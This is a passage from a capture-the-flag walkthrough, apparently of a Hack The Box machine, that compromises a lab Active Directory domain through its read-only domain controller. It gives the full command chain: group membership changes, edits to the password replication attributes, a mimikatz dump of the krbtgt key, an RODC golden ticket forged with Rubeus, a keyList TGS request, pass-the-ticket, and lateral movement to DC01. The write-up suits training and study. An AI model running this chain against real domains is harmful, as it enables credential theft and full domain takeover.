
Lets add him to RODC administrators first and then we should be able to add Administrator to the Allowed RODC Password Replication Group
1
2
powershell Add-DomainGroupMember -Identity "RODC Administrators" -Members "L.wilson_adm"
powershell get-netgroupmember "RODC administrators"

Now lets add ourselves to the Allowed RODC Password Replication Group
1
powershell Set-DomainObject -Identity RODC01.GARFIELD.HTB -Set @{'msDS-RevealOnDemandGroup'=@('CN=ALLOWED RODC PASSWORD REPLICATION GROUP,CN=USERS,DC=GARFIELD,DC=HTB', 'CN=ADMINISTRATOR,CN=USERS,DC=GARFIELD,DC=HTB')}

Earlier the Administrator account was absent from the msds-RevealOnDemandGroup. Now it is added.
And we optionally also cleared the msds-NeverRevealGroup.
1
Set-ADObject -Identity "CN=RODC01,OU=Domain Controllers,DC=garfield,DC=htb" -Clear "msDS-NeverRevealGroup"
We also need the AES256 key of the krbtgt_8245 account, for that we’ll use mimikatz.
1
mimikatz lsadump::lsa /inject /user:krbtgt_8245

Now we forge a golden ticket.
1
execute-assembly /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe golden /rodcNumber:8245 /flags:forwardable,renewable,enc_pa_rep /nowrap /outfile:goldenticket.kirbi /aes256:d6c93cbe006372adb8403630f9e86594f52c8105a52f9b21fef62e9c7a75e240 /user:Administrator /id:500 /domain:GARFIELD.HTB /sid:S-1-5-21-2502726253-3859040611-225969357

Now using this ticket.kirbi, we get a TGS.
1
execute-assembly /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe asktgs /enctype:aes256 /keyList /ticket:<goldent b64 ticket here> /service:krbtgt/garfield.htb

Now we have the password hash for the Administrator account.
SYSTEM on DC01
Now I got on the RODC beacon and requested TGS again, this time with /ptt to insert it into memory.
1
execute-assembly /opt/SharpCollection/NetFramework_4.7_Any/Rubeus.exe asktgs /enctype:aes256 /keyList /ticket:<b64 golden ticket> /service:krbtgt/garfield.htb /nowrap /ptt /dc:dc01.garfield.htb


Now since the ticket is injected in the memory we can list the administrator desktop on the DC.
1
ls \\dc01.garfield.htb\c$\users\administrator\desktop\

And we can use SCSHELL64 to jump to DC01.
1
jump scshell64 dc01.garfield.htb smb
Lets cat out both the user and root flags.

Rooted!